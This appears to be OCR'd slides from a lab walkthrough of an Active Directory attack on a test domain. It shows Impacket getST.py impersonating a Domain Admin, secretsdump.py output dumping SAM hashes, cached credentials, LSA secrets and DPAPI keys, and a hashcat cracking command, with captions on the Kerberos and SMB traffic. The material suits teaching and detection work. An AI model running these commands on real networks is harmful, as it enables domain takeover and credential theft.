
Attacker uses the TGT impersonating the Domain Admin to request access to the VICTIM's CIFS service. (TGS-REQ)




Domain Controller returns service ticket for the Domain Admin to access VICTIM's CIFS service to the Attacker (TGS-REP)


The Main Show Pt. 3




File Machine View Input Devices Help
root@kali: /opt/impacke...
87%
root@kali: /opt/impacket/examples
File Actions Edit View Help
root@kali: /o...cket/examples
root@kali:/opt/mitm6/mitm6# vim creds.txt
root@kali:/opt/mitm6/mitm6# cat creds.txt
BPSTIEBM$
xweY$n~`;]=)KQs
root@kali:/opt/mitm6/mitm6#
root@kali:/opt/impacket/examples# python3 getST.py -spn cifs/victim.test.local -dc-ip 192.168.0.95 'test.local/BPSTIEBM\$:xweY$n~`;]=)KQs' -impersonate DAAssura
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation
[*] Getting TGT for user
[*] Impersonating DAAssura
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DAAssura.ccache
root@kali:/opt/impacket/examples#
Right Ctrl



Attacker exports the TGS to their local keytab file then begins SMB authentication as the Domain Administrator.




Attacker/VICTIM successfully establishes an SMB session (Dumping SAM and LSA).

The Main Show Pt. 4

After successfully dumping the SAM and LSA secrets, there is little network traffic left to analyze.

From here the attacker's options are to:

- Crack the hashes (shown next)
- Pass-the-Hash (not shown)


File Machine View Input Devices Help
root@kali: /opt/mitm6/...
root@kali:/opt/mitm6/mitm6
File Actions Edit View Help
root@kali: /opt/mitm6/mitm6
root@kali:/opt/mitm6/mitm6# vim hashes.txt
root@kali:/opt/mitm6/mitm6# cat hashes.txt
$DCC2$10240#TUAssura#c3b4fa7d3dc57544154844f811f7c453
$DCC2$10240#DAAssura#5abd4f2c9a2482cb79ed57c0d7722a6d
root@kali:/opt/mitm6/mitm6# hashcat -m2100 hashes.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt --force --no-potfile
root@kali:/opt/impacket/examples# python3 secretsdump.py -k -no-pass -dc-ip 192.168.0.95 -target-ip 192.168.0.79 VICTIM.TEST.local
Impacket v0.9.22.dev1+20200629.145357.5d4ad6cc - Copyright 2020 SecureAuth Corporation
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2fcccaf71c58f8c530883e2bd37da2c9:::
user:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
TEST.LOCAL/TUAssura:$DCC2$10240#TUAssura#c3b4fa7d3dc57544154844f811f7c453
TEST.LOCAL/DAAssura:$DCC2$10240#DAAssura#5abd4f2c9a2482cb79ed57c0d7722a6d
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:...
TEST\VICTIM$:aad3b435b51404eeaad3b435b51404ee:a976468bbf36680b25bfc4e62e60784f:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x0d6d023d42da863d57101cad3f222a43663b23dd
dpapi_userkey:0x9d160953a42f98dfb8a1bcd7677d4d8f2ca9e746
[*] NL$KM
0000 BF 64 A4 81 94 77 91 5A 78 70 89 D6 BB 78 23 B6 .d ... w.Zxp ... x#.
0010 C6 4C 1A 50 A8 FF 45 E3 7F 65 FD FA FC 06 76 76 .L.P..E..e....vv
0020 A8 B2 38 20 DD CB 82 A9 1C CA E6 74 3D 82 35 C6 ..8 .....t=.5.
0030 E2 29 58 8B 96 41 40 67 4F 52 88 4F E3 80 58 16 .)X..A@gOR.O..X.
NL$KM:bf64a4819477915a787089d6bb7823b6c64c1a50a8ff45e37f65fdfafc067676a8b23820ddcb82a91ccae6743d8235c6e229588b964140674f52884fe3805816
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
root@kali:/opt/impacket/examples#
Right Ctrl

